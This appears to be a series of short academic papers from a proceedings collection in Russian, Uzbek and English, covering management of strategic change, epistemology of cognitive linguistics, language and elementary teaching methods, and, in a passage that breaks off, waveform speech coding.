КАК ПРЕОДОЛЕТЬ СОПРОТИВЛЕНИЕ СТРАТЕГИЧЕСКИМ ИЗМЕНЕНИЯМ

Сафронова Юлия Игоревна

студент специальности Управление инновациями и инвестициями

Саратовский социально-экономический институт

Российского экономического университета им. Г. В. Плеханова

Аннотация: Организации, в которых существует комплексное стратегическое планирование и управление, работают успешнее конкурентов, тем самым, получая прибыль выше средней в своей отрасли. Поэтому компании должны уделять внимание внешней стратегии, изменяя ее при необходимости, быть готовым к тому, что коллектив может оказать сопротивление данным изменениям, и уметь его преодолевать.

Ключевые слова: стратегические изменения, организационная культура, стратегия.

Стратегические изменения носят системный характер, из-за чего затрагивают все стороны организации. Но в первую очередь, данные изменения направлены на организационную структуру и корпоративную культуру.

Организационная структура, является «скелетом» организации, так как она помогает установить границы структурных подразделений, определяет связи между ними. «Душой» организации является организационная культура, которая направляет действия членов организации в нужном направлении [3].

При определении стратегии, необходимо учесть те трудности, которые могут возникнуть в организационной культуре при воплощении стратегии и определить такую стратегию, которая не приводит к заведомо невыполнимому изменению организационной культуры.

При реализации стратегии компании будет необходимо преодолевать сопротивления изменениям, которые могут возникнуть из-за следующих причин:

Эгоистический интерес сотрудников, которые ставят свои интересы выше интересов организации, из-за чего может возникнуть неформальная группа, цель которой — всячески препятствовать изменениям;

Неправильное понимание стратегии. Возникает в ситуациях, когда сотрудники недостаточно информированы о целях, путях реализации стратегии и оценки стратегии;

Неоднозначность восприятия стратегических целей;

Нетерпимость к изменениям, которая может возникнуть из-за опасения сотрудников не справиться с новыми обязанностями [2].

Отношение сотрудников к изменениям зависит от принятия (непринятия) изменения, открытая (закрытая) демонстрация по отношению к изменениям.

В зависимости от данных критериев существуют: сторонники изменений (работники, которые открыто принимают изменения), пассивные сторонники (скрыто принимают изменения), противники изменений (открыто не принимают изменения), и опасные элементы (скрыто не принимают изменения).

Сопротивления возникают на различных уровнях, это может быть как организационный уровень, где устаревшие системы не могут справиться со стратегическими изменениями, поэтому изменения требуют большого количества времени и средств. Для того, чтобы уменьшить сопротивление, необходимо воспользоваться системным подходом к изменениям. Или же уровень группы, где реализация изменений может столкнуться с непринятием их членами коллектива. Для того, чтобы уменьшить сопротивление, необходимо широко освещать стратегический замысел перед тем, как приступить к стратегическим изменениям [1].

Для того, чтобы преодолеть сопротивление, используют следующие меры:

Во-первых, при недостатке информации у сотрудников, или же при большом количестве слухов и недостоверной информации, или же неправильной интерпретации полученной информации целесообразно обучать сотрудников и предоставлять им полный спектр информации. Данный метод позволит убедить сотрудников в необходимости проводимых изменений, при этом сотрудники сами начнут принимать участие в преобразованиях организации. Но недостатком данного метода является большой временной промежуток, необходимый для воплощения данного метода в жизнь, особенно если речь идет о

крупной компании.

Во-вторых, необходимо с самого начала привлекать сотрудников к участию в стратегических изменениях, так как при дефиците информации у инициатора проекта относительно программы изменений и предполагаемого сопротивления стратегические изменения могут либо не реализоваться, либо же реализоваться не в полной мере. Поэтому участники изменений используют только достоверную и свежую информацию при планировании проведения изменений. Но данная модель занимает большое количество времени, и, если участники предстоящих изменений с самого начала указали неправильные цели, то воплотить изменения в жизнь будет очень трудно.

В-третьих, необходимо стимулировать и всячески поддерживать сотрудников в период проведения стратегических изменений, так как в противном случае работники могут оказывать сопротивление из-за возникающих сложностей в адаптации к отдельным изменениям. Стимулируя сотрудников, предоставляя им помощь при адаптации, учитывая индивидуальные пожелания, возможно достигнуть поставленных целей намного быстрее, но и расходы оказываются большими, как и временные затраты, что в конечном итоге может привести к провалу в реализуемом проекте.

В-четвертых, необходимо проводить переговоры и подписывать соглашения. Сопротивление изменениям может возникать не только среди сотрудников, но и среди определенных групп в руководстве предприятия, так как они могут опасаться потерять свои привилегии при проведении изменений. Данные стимулы, которые предоставляются в обмен на поддержку проводимым изменениям, являются относительно простым способом, который поможет преодолеть сопротивление внутри организации, но в то же время, он требует больших расходов и может вызывать претензии у других групп.

В — пятых, при проведении стратегических изменений, необходимо прибегнуть к мерам кадровых перестановок и назначений в тех случаях, когда другие методы показали свою несостоятельность, или же оказались слишком затратными. Благодаря данной мере возможно относительно быстро и без высоких затрат ликвидировать сопротивление, но при этом, возникает угроза будущим проектам, так как возрастет недоверие затрагиваемых лиц.

И, наконец, для преодоления сопротивления возможно применять скрытые или явные меры принуждения, которые являются крайней мерой, но эффективно действуют при отсутствии большого количества времени и соответствующей власти. Угроза санкций заглушает сопротивление, но всегда связана с риском, так как может привести к озлобленности на менеджера, реализующего данную стратегию.

Список литературы:

1. Антонов, Г. Д. Стратегическое управление организацией: Учеб. Пос. [Текст] / Г. Д. Антонов, О. П. Иванова – М.: ИНФРА-М, 2013. – 180 с.
2. Комаров, Е. И. Управление эффективностью социальных учреждений: Учебно-практическое пос. [Текст] / Е. И. Комаров, Н. Н. Стрельникова, И. В. Малофеев. - М.: Издательско-торговая корпорация «Дашков и К°», 2013. – 320 с.
3. Фаррахов А. Г. Менеджмент Теория менеджмента: История управленческой мысли, теория организации, организационное поведение: Учеб. Пос. [Текст] / А.Г. Фаррахов. - М.: НИЦ ИНФРА-М, 2016. – 433 с.

ПРОБЛЕМЫ ЭПИСТЕМОЛОГИИ КОГНИТИВНЫХ НАУК (ЛИНГВИСТИКИ)

Меньшикова Анна Андреевна*магистрант кафедры философии и методологии науки
НИ Томский государственный университет*

Аннотация. Статья посвящена проблеме философии науки и определенным аспектам в исследованиях области когнитивной лингвистики. Проведен эпистемологический анализ когнитивных наук. Основное внимание уделяется когнитивной лингвистике. Выявлена специфика эпистемологии когнитивных наук как меняющейся динамичной системы, нестандартных свойств, междисциплинарности и синтеза, анархизма.

Ключевые слова: эпистемология, философия науки, эпистемология, когнитивные науки, система, свойства.

Современная философия науки не обладает достаточно разработанной методологической базой, позволяющей исследовать вопросы эволюции и традиций данной сферы исследования. Уже в момент ее возникновения, на всех поворотных этапах, включающих постпозитивизм [1], уже существовали основания для проведения исследований в рамках гуманитарных и аналитических подходах, преимущественно критических. Не существовало единой парадигмы методологии науки. В некотором отношении подобное состояние и ход вещей унаследовала и методология когнитивной науки, неоднократно дополнявшаяся различными методологическими основаниями с момента возникновения когнитивной психологии, исключая саму теорию познания, вплоть до сегодняшнего момента. Когнитивная лингвистика тоже обладает комплексом синтетических положений, повлиявших на формирование самой науки. Среди авторов нет единства в выборе философских оснований и следовании методологическим установкам. Философские науки играют в данном случае ключевую роль, не исключая возможность дальнейшего преобразования.

Ближайшая перспектива развития когнитивных наук, как и когнитивной лингвистики, не исключает дальнейшего синтеза наук. Когнитивная лингвистика претерпевает поворотный момент, обусловленный влиянием философии синергетических наук, слиянием исследования с практическим применением результата «на производстве». Когнитология стала примером наук «нового» поколения. В формировании ее эпистемологии не принимается единство научно-исследовательской парадигмы, в некотором отношении приводящим к анархии в методологии, отвергающим позитивистские идеалы науки. Среди исследователей нет ни теоретического, ни методологического, ни практического единства относительно объектов и задач когнитивной лингвистики и когнитивных наук в целом. Граница между философской ориентацией и проблематикой, а также особой синтетической наукой в противовес конкретным областям исследований до сих пор не определена. Познание в науке часто не является целью и нормативом. Процесс и перспектива развития заменяет поиск конечного результата. Наука, в особенности когнитивная наука (лингвистика) в настоящее время перестала быть генератором новых знаний и идей. Исследования ведутся по пути синтезирования областей, проблем, методов и подходов. Новизна исследований приходится на выбранный материал, интерпретацию объекта, частные исследования конкретных людей, зависят от прикладного характера исследований. Проблемной областью когнитивной науки является ее философские и парадигмальные основания, условия возникновения новых проблем, типологическая принадлежность в ситуации междисциплинарности, выявление характера отношения когнитивных наук между собой, когнитивных наук и общей линии исследований по философии науки в контексте исторического развития и перехода на новый этап. Методологическая неразработанность и избирательный характер постановки проблематики в философии науки, отсутствие матрицы аспектов и концептуальных источников опоры для научной метафоры позволяют проводить исследование во всех «направлениях», варьировать проблематику, включать разнообразные подходы. Сфера философской и методологической проблематики когнитивной науки, отдельных когнитивных наук при условии их обособления многогранна, включает частные аспекты и области вплоть до философской герменевтики, исследованию объекта наук и его онтологии, характера и функции научного дискурса. Современная

наука активно «впитывает» все новшества и возможности, предоставляемые ей различными областями научного и философского знания. Видимых и осуществленных ограничений нет. Динамика развития науки непрерывно возрастает. Когнитивная наука характеризуется высокой степенью нестабильности всех аспектов от понятия объекта до практических методов и целей конкретных исследований. Индуктивный подход, применяемый в области когнитивной науки рассредоточил приемы, исключил вероятность применения единого «знаменателя» в исследованиях. Релятивизм и плюрализм подходов в области когнитивной науки обусловил ключевую роль проблемы герменевтического характера применительно к философии данной науки. В настоящее время не наблюдается условий и подходов, позволяющих объединить когнитивные исследования. Не выявлена онтология объекта когнитивных исследований. Поэтому цель работы ученых не сосредоточена на онтологии объекта, ход исследований и связь, последовательность переходов и постановка проблемы, осуществляемая после аналитического подхода к проблеме, теряет связь с единым центром и смысл поиска определенности в исследованиях и свойствах объекта. Онтология объекта неизменно связана с проблемами методологии, научной парадигмы, оснований, традиций и подходов. Онто-эпистемологическое звено анализа объекта исключает возможность исследования простого объекта в определенной парадигме. Невыявленность свойств объектов, продолжение исследований как процесс вызывают агностические теории, принцип соотносительности с «оборотной» стороной зависимости объекта, автоматический перенос их свойств самому объекту. Таким образом, действующей оказывается теория отражений в любом ее проявлении. Проблема объекта становится проблемой метода исследования, среды, дискурса и подходов, непосредственно переходящих к субъекту научного познания. Центральным стал вопрос толкования всех составляющих научного знания и деятельности. Проблема, воспроизводимая в любой диссертации, обращена к вопросу, потенциально неразрешимому. Цели и задачи исключают конечность вследствие необходимости продолжать исследование. Одновременно возникает вопрос о функциональной замене объекта на дискурс и вектор научной работы, концептуализма в науке, ее целей и наличия данного аспекта как такового.

Онтология объекта и методология соприкасаются друг с другом. Популярное в настоящее время конструктивистское направление в семантических образованиях методологии и философии науки в принципе переводят внимание теоретического характера и оснований в область практики, «конструирования». Категория цели в исследованиях лишается смысла, ведущим оказывается процесс. Наука начинает отождествляться с процессом. Эпистемология науки дополняется практическими элементами, созданием и творчеством, исключает определенность и плоскость концептуально выверенных структурных элементов.

Экзистенциальные проблемы когнитивной науки сводятся к проблемам процесса исследования, причинности возникновения сопутствующих вопросов. Исследователь становится разработчиком. Сохраняется традиция обращения к натурализму в когнитивной лингвистике (для когнитивной науки такое явление представляет собой сущностное свойство). Авторы не исключают возможности проведения исследований в ставшей традиционной дарвиновской концепции. Многие проблемы (роль преемственности, противоречие естественных и гуманитарных наук и др.) не осознаются исследователями. Современная наука создает больше проблем, нежели решает их.

Список литературы.

1. Поппер К. Логика научного исследования [электронный ресурс]. – URL: <http://evolkov.net/PopperK/Logic.of.Scientific.Discovery/Popper.K.Logic.of.Scientific.Discovery.Part.1.html> (дата обращения: 13.11.2016).

ОСОБЕННОСТИ И ТРУДНОСТИ МОНОЛОГИЧЕСКОГО И ДИАЛОГИЧЕСКОГО ВЫСКАЗЫВАНИЯ В ПРОЦЕССЕ ОБУЧЕНИЯ ИНОСТРАННОЙ РЕЧИ

Рустамов Фаррух

Учитель английского языка, Школы №28 Пастдаргамского района

Холбозорова Мунис

Ученица английского языка, Школы №28 Пастдаргамского района

Обучение говорению на иностранном языке, как процессу продуктивному, требует от учащегося построение высказываний, обусловленными ситуацией общения, что представляет собой сложную методическую задачу, поскольку овладение им связано с наибольшими трудностями. Основной задачей для совершенствования умений овладения иностранной речью является формирование коммуникативного ядра или основополагающих навыков иноязычного общения. Главные препятствия при обучении говорению, связаны с формированием установки на общение, т.е. проблема мотивации коммуникативной функции. Характер и структура мотивации коммуникативной функции обусловлены теми же ситуативными факторами, что и структура любой сферы психической деятельности человека, то есть, с одной стороны, характером проблемности той или иной объективной ситуации, с другой субъективным образом этой ситуации, своего места в ней и прочее.

Преобладающий в каждом конкретном случае осознанный мотив деятельности и реализует себя через установку как направляющее, регулирующее, селективное начало деятельности.

Вопрос о механизмах воздействия потребностей на возникновение установки на общение рассматривается в социальной психологии, теории художественного творчества. В качестве движущей силы развития речевого действия рассматривают "конфликт", "кризис", "дилемму", "диссонанс".

Общим для всех указанных понятий является нарушение гармонии в системе отношений, в которую включены коммуниканты, рождающее потребность восстановить потерянное равновесие. Результатом рассогласования в уровне информированности может быть как сообщение познавательной, так и управляющей информации.

К основным трудностям обучения говорения следует отнести мотивационные проблемы, такие как:

- студенты стесняются говорить на иностранных языках, боятся сделать ошибки, подвергнуться критике;

- учащиеся не понимают речевую задачу;

- у учащихся не хватает языковых и речевых средств для решения поставленной задачи;

- учащиеся не вовлекаются в коллективное обсуждение предмета урока по тем или иным причинам;

- учащиеся не выдерживают в необходимом количестве продолжительность общения на иностранном языке. По характеру отношений между коммуникантами методы обучения говорению различают общение: официальное и неофициальное.

Официальное общение возникает между лицами, отношения между которыми определяются выполнением ими некоторых социальных функций студент преподаватель, пассажир кассир, начальник подчиненный. Сюда могут быть отнесены совещания, интервью, инструктаж, переговоры. Официальный характер присущ публичному общению в любой его форме.

Неофициальное общение характеризуется непринужденностью, раскованностью, нередко фамильярностью, как в поведении индивидов, так и в тоне их речи, свободой в выборе языковых средств. При неофициальном общении содержание высказываний индивидов, как правило, заранее не продумывается, им свойственен неподготовленный характер. В отличие от официального общения, в условиях которого используется официально-деловой стиль устной речи, при неофициальном общении широкое применение

ние находит разговорный язык в различных его вариантах, включая профессиональный жаргон.

Свободная беседа характеризуется большим разнообразием речевых стимулов, побуждающих к общению ее участников. Это может быть желание поделиться новостью, получить те или иные сведения, либо просто заполнить время, возникшее в результате ожидания. Свободная беседа широко используется для установления контакта между членами временной группы, например, во время приема гостей.

Таким образом, обобщая вышесказанное, можно констатировать, что современная методология обучения иностранному языку различает следующие виды модели речевой коммуникации: официальный индивидуальный контакт; деловой разговор; свободная беседа; групповая официальная беседа; монолог в групповой беседе; публичное общение.

Наблюдения над коммуникацией в различных условиях, позволили определить весьма обширный перечень коммуникативных моделей, возможность объединения их в сферы устного общения как совокупности коммуникативных ситуаций, характеризующихся однотипностью речевого побуждения человека, отношений между собеседниками и обстановки.

Список литературы.

1. Андреев, О. Ролевая игра: как ее спланировать, организовать и подвести итоги /О. Андреева// Школьное планирование.- 2010.-№2.-С.107-114
2. Андюхов, Б. Кейс – технология – инструмент формирования компетентностей /Б. Андюхова // Директор школы.- 2010.-№4.-С.61-65
3. Алхазишвили А. А. Основы овладения устной иноязычной речью.— М.: Просвещение, 1988.

ИНГЛИЗ ВА ЎЗБЕК ТИЛЛАРИДА ФЕЪЛЛАР ГРАММАТИКАЛЛАШУВИ МАСАЛАСИ

Рустамов Фаррух

Самарқанд вилояти

Пастдарғом тумани

28-ИДУМИ инглиз тили ўқитувчиси

Грамматикаллашув ҳодисаси ўз моҳиятига кўра мустақил маъноли сўз ёки сўз бирикмасининг асл шаклини сақлаган ёки тил тараққиёти натижасида турли фонетик ўзгаришларга учраган ҳолда грамматик маъно билдирувчи ёрдамчи сўз ёки қўшимчага айланиш жараёнидир. Мустақил лексик бирликлар грамматикаллашиш жиҳатдан турли даражада туради ва мазкур жараён сўзнинг умуман йўқолиши эмас, балки бир сифатдан бошқасига ўтиши ҳисобланади. Ҳақиқатдан ҳам, бордан йўқ, йўқдан бор бўлмаганидек, ҳамма нарса ўз асосига эга. Фақат мазмуннинг шаклга, шаклнинг мазмунга ўтказадиган доимий таъсири туфайли тилда ҳам ўзгаришлар содир бўлади.

Мустақил маъноли сўзларнинг ёрдамчиларга, сўнгра қўшимчаларга ўтиши билан боғлиқ бўлган грамматикаллашув ҳодисаси уч босқичдан иборатдир. Ҳозирги инглиз ва ўзбек адабий тили материаллари асосидаги (синхрон аспектда) кузатишларимиз шуни кўрсатдики, мустақил феъллар семасининг мавҳумлашиш жараёни, асосан бирламчи грамматикаллашув босқичига дахлдордир. Мазкур босқичда муайян феълда лексик маъно тўлиқ ҳукмрон бўлиб, грамматик маъно фақат нутқий жараёндагина асосий роль ўйнайди. Хусусан, сўзнинг матндан ташқарида, яъни тилдаги асл лексик-грамматик моҳияти муайян матн таркибида нутқий воқеаланиш жараёнидагина янгиланади. Бунда сўзнинг мустақил семаси мавҳумлашиб, матнда алоҳида гап бўлаги сифатида синтактик вазифа бажармайди. Шу ўринда грамматик ҳолат, грамматик белги ва абстракция муҳим аҳамиятга эга бўлишини алоҳида қайд этиш лозим. Маълумки, аналитик қурилмалар таркибининг грамматикаллашuvi ҳодисаси асосан нутқда чекланмаган сўзлар доираси билан алоқа қилиши мумкин бўлган жуда кенг, мавҳум маъноли сўзларда учрайди. Грамматикаллашув аналитик тизимлар таркибидаги сўзлар маъносининг мавҳумлашиши, уларнинг фақат аналитик унсур сифатида ишлатилишига олиб келади. Грамматикаллашиш кўп маъноли феълларнинг характерли 8 хусусиятларидан биридир. Феъл лексик маъносининг мавҳумлашuvi унинг ўз мустақиллигини йўқотиш кўрсаткичи сифатида баҳоланади. Феълнинг асл маъноси мавҳумлашувига нисбатан унинг грамматик унсурга айланиши осонроқ. Мустақил сўзнинг у ёки бу кўринишдаги синтактик вазифани бажариши сўзда кечадиган сифат ўзгаришлар билан чамбарчас боғлиқдир. Шу сабабдан мазкур ҳодисада, энг аввал, синтактик вазифа муҳим аҳамият касб этади. Натижада тегишли мантиқий-грамматик алоқа ва муносабатларни ифодалаш учун асос имкониятлари сақланган мустақил сўзларнинг ёрдамчи сўзлар категориясига табиий равишда кўчиши кузатилади. Сўзларнинг лексик маъноси билан унинг мантиқий-грамматик тартиби «геометрик» жиҳатдан мос келиши мумкин. Грамматикаллашув жараёнида ясама ёрдамчи сўзлар луғавий маъносининг доимий равишда «унутилиши», шунингдек, синтактик вазифанинг ҳам йўқола бориши рўй беради. Ёрдамчи сўзлар тизимида бўлувчи ўзгаришлар тилнинг сифат тараққиёти белгиси бўлмиш кўчиш ҳодисалари билан алоқадордир. Муайян синонимик қаторга кирувчи сўзлардан бири аналитик қурилмалар таркибида мустақил ҳолатда, бошқаси эса фақат шу қурилма сатҳидагина қўлланиши мумкин. Сўз бирикмаси таркибидаги сўзлардан бирининг маъноси ўзгариб, грамматик мустақиллигини йўқотса, у аста-секин тарихий тараққиёт давомида мавҳумлашиб, ўзидан олдинги компонентга қўшимча маъно беришга кўмаклашувчи ёрдамчи сўзга айланади ёхуд шундай ўзгаришга учраш арафасида туради.

Тил сатҳидаги сўз туркумлари парадигмаси ўзаро узвий алоқадордир. Улар орасидаги ана шу ички алоқанинг мустаҳкамлиги турли нутқий вазиятларда бошланғич грамматикаллашувнинг юзага келиши учун асос вазифасини ўтайди. Бунда сўзларнинг семантик сатҳдаги яқинлиги ҳам нутқ жараёнида грамматик маънонинг воқе бўлишига муҳим омил бўлиб хизмат қилади.

Шу ўринда инглиз ва ўзбек тилшунослигида кўмакчи(ёрдамчи) феъллар ва улар билан боғлиқ амалий-назарий аҳамиятга эга қатор долзарб масалалар чуқур ёритилганлигини алоҳида таъкидлаш лозим. Инглиз ҳамда ўзбек тилига оид кўплаб дарслик ва қўлланмаларда ҳам кўмакчи(ёрдамчи) феъллар

мавзусига алоҳида эътибор берилиб, кўмакчи(ёрдмчи) феълларнинг лексик-грамматик хусусиятлари, маъно гуруҳларининг семантик тавсифи, улар орқали ифодаланадиган қўшимча маъно бўёқларнинг келиб чиқиши каби қатор масалалар мукаммал ёритиб берилган. Шунга қарамай, инглиз ва ўзбек тилидаги баъзи мустақил феълларнинг ўз маъносини йўқотган ҳолда кўмакчи феъл сифатида грамматик маъно томон силжиши билан бевосита алоқадор бўлган жараёнларнинг қиёсий ўрганилиш жиҳатига кўра ҳали тадқиқ этилиши зарур бўлган жиҳатлар учрайди. Биз қуйида мустақил феълларнинг асл маъносини йўқотиб, грамматик маъно англатувчи унсурга айланиш жараёнини инглиз тили материаллари мисолида тадқиқ этишга ҳаракат қиламиз.

Илмий адабиётлар рўйхати

1. Аракин В.Д. О превращение лексических единиц в аффиксальные морфемы//Научные доклады высшей школы.Филол.науки. 1959, №4.
2. Арнольд И.В. Стилистика современного английского языка. – Л.: Просвещение, 1981. – 295 с.
3. Абдурахмонов Ғ., Шукуров Ш. Ўзбек тилининг тарихий грамматикаси. –Б.160-161.

TEACHING STYLES USED WITH ELEMENTARY SCHOOL STUDENTS

Рустамов Фаррух

Teacher of English, School 28, Pastdargam region

Xolmurzayeva Nurijahon

Pupil of school 28, Pastdargam region

An educator needs to use appropriate teaching styles when teaching elementary students. Lessons in the elementary classroom need to be structured differently from those in the middle school or high school classroom. Working as an elementary school teacher puts individuals in the position to work with students from various communities, religious backgrounds and ethnicities. Teachers are also exposed to children who have different ways of learning.

To be the most effective, teachers need to be able to help various types of students get the most from their educational experience. To do this, an instructor should be aware of numerous teaching techniques to use in the classroom. To maintain success, a teacher may need to mix these techniques and tailor them to the situation and the needs of each student.

Here are the most popular teaching styles used in the elementary classroom.

Demonstration: Many times teachers rely on demonstration to help their students comprehend material. One of the most common ways that teachers accomplish this is by showing, instead of just telling, by way of computer-based displays and experiments.

Other things teachers can use are projectors to display graphs and visual brainstorm webs. The majority of individuals benefit from this method of teaching despite their learning style.

Elementary students need supported practice, especially when working with mathematics. Teachers should model a new concept several times and then take the students through guided-practice. Once guided-practice has been completed, they should begin practicing independently.

Hands-on: Elementary students generally learn best with hands-on methods. For instance, students will most likely have difficulty understanding the concept of multiplication if it is just explained to them. However, if they begin experimenting with multiplication and practicing this type of problem, they will understand it better and recall how it works.

The traditional lecture: A standard, formal way of teaching is the traditional lecture method. In this method, the teacher assumes the role of an expert and provides facts to the students. Many times students will take notes on the information that is being taught.

This teaching method is especially beneficial if a major exam is approaching. It is helpful because it offers students the main topics to study and assists them in organizing a review sheet to study.

Visual learners may have difficulty with this technique because they succeed by seeing examples rather than just listening to them.

Collaboration: Teachers can create an activity and then encourage their students to work together either in a group or with a partner. This method inspires students in several ways, including:

- Problem solving
- Communication skills
- Interactive learning

This method is also helpful in determining which areas their students need assistance in and which areas they are stronger. Collaboration should be followed by a group discussion where students can converse about their perceptions and findings.

Hands-off: In this style of teaching, teachers give their students only minimal instructions. Instead, teachers urge their students to study independently. This develops their self-actualization and critical thinking skills. This teaching style is considered more sophisticated. This approach works best for students in their later years of elementary school. Students who can take on more responsibility related to the learning process are ideal candidates for this teaching method.

The teacher should be first of all competent in and comfortable with the methods he wants to use. The teacher tends to select different teaching strategies from different methods, and blends them to suit the needs of his

materials and students.

The improvement in pupils performance might be hinged on fact that the package used was motivating, flexible, safe, engaging and the fact that it eliminated frustration.

Based on the conclusion drawn, these recommendations are made:

- Drastic action must be taken to address the situation in our primary schools. Primary school is the foundation upon which all other educational level will be built. It is a known fact in the construction industry that the foundation of any building or structure should be solid and strong in order for it to carry the structure that will be placed upon it. In the case of our children at their tender age, the teaching strategies to be used must be motivating and creativity based. As this will allow the pupils to grow up creatively and have balanced education.
- A creative teaching strategies coupled with a creative environment can enhance progressive and creative growth in our pupils without which our children in the primary schools may not be able to face the challenges of the future. Teachers should therefore desist from destroying the lives of young children.

Teachers should use the informal, progressive and cartoon animation strategies that will develop in our pupils high ordered skills needed for exploratory, experimental and creative learning.

The List of used Literature

1. Adaskou K. D. Design decisions on the cultural content of a secondary English course.ELT Journal 44.-WashingtonDC: The US Government Printing Office,1990.- P.15-26.
2. Alraboia S. Games in English Classes // The English Forum.- Washington DC : The US Government Printing Office, 1991.- Volume XXIX.- P.12-18.
3. Atkinson D. The mother-tongue in the classroom: a neglected resource? // ELT Journal 44.- Washington DC: The US Government Printing Office,1998.- P.15-20.

ОБЗОР КОДЕРОВ ФОРМЫ ЦИФРОВОЙ ОБРАБОТКИ РЕЧИ

Антипин Михаил Михайлович

бакалавр технических наук,
кафедра систем автоматизации управления и контроля.

Михайлов Станислав Александрович

бакалавр технических наук, кафедра систем автоматизации управления и контроля,
Национальный исследовательский университет
Московский Институт электронной техники, г. Москва

Аннотация: проанализированы различные методы сжатия речевых данных кодерами формы. Рассмотрена иерархия применяемых методов сжатия речевых данных, произведён наглядный анализ моделей наиболее применяемых кодеров формы. Подробно изучены методы дифференциальной импульсно-кодовой модуляции (ДИКМ) и адаптивной дифференциальной импульсно-кодовой модуляции (АДИКМ), а также продуманы их недостатки и преимущества.

Ключевые слова: Дискретизация, сжатие речевых данных, кодеки речи, кодеры формы, импульсно-кодовая модуляция (ИКМ), дифференциальная импульсно-кодовая модуляция (ДИКМ), адаптивная дифференциальная импульсно-кодовая модуляция (АДИКМ).

1. Введение

Речь изобличает из себя колебания сложной формы, обуславливаемые произносимыми словами, тембром голоса, интонациями, полом и возрастом разговаривающего. Дискретизация основана на теореме Котельникова, согласно которой сигнал с ограниченным спектром частот можно полностью представить совокупностью отсчетов с тактовой частотой $F_s = 1/T_s$, по крайней мере вдвое превышающей наивысшую частоту спектра сигнала.




Рис. 1. Модель процесса формирования речи

2. Классификация кодеров речи

Кодеки речи могут быть поделены на три группы: кодеры формы, вокодеры, предопределённые только для передачи речи и гибридные кодеры, совмещающие в себе свойства и тех, и других.




Рис. 2. Иерархия систем кодирования речевых сигналов

Для речевых сигналов со стандартной для передачи речи полосой частот 0,3 - 3,4 кГц обычно используют частоту дискретизации $F_{\text{дискр}} \geq 2F_{\text{max}}$ и равную 8 кГц.

3. Кодеры формы

Экспериментально доказано, что при равномерном квантовании для получения практически идеального качества речи нужно квантовать сигнал не менее чем на ± 2000 уровней, иными словами, для представления каждого отсчета понадобится 12 бит, а результирующая скорость кода будет составлять: $R = 8000 \text{ отсчетов/с} \cdot 12 \text{ бит/отсчет} = 96000 \text{ бит/с} = 96 \text{ кбит/с}$. При неравномерном квантовании получается уже 64 кбит/с. Дифференциальная импульсно-кодовая модуляция (ДИКМ) – способ кодирования, при котором кодируются не сами значения сигнала, а их отличия от некоторым образом предсказанных значений. Простейшим способом предсказания является использование предыдущего отсчета сигнала в качестве предсказания его текущего значения.

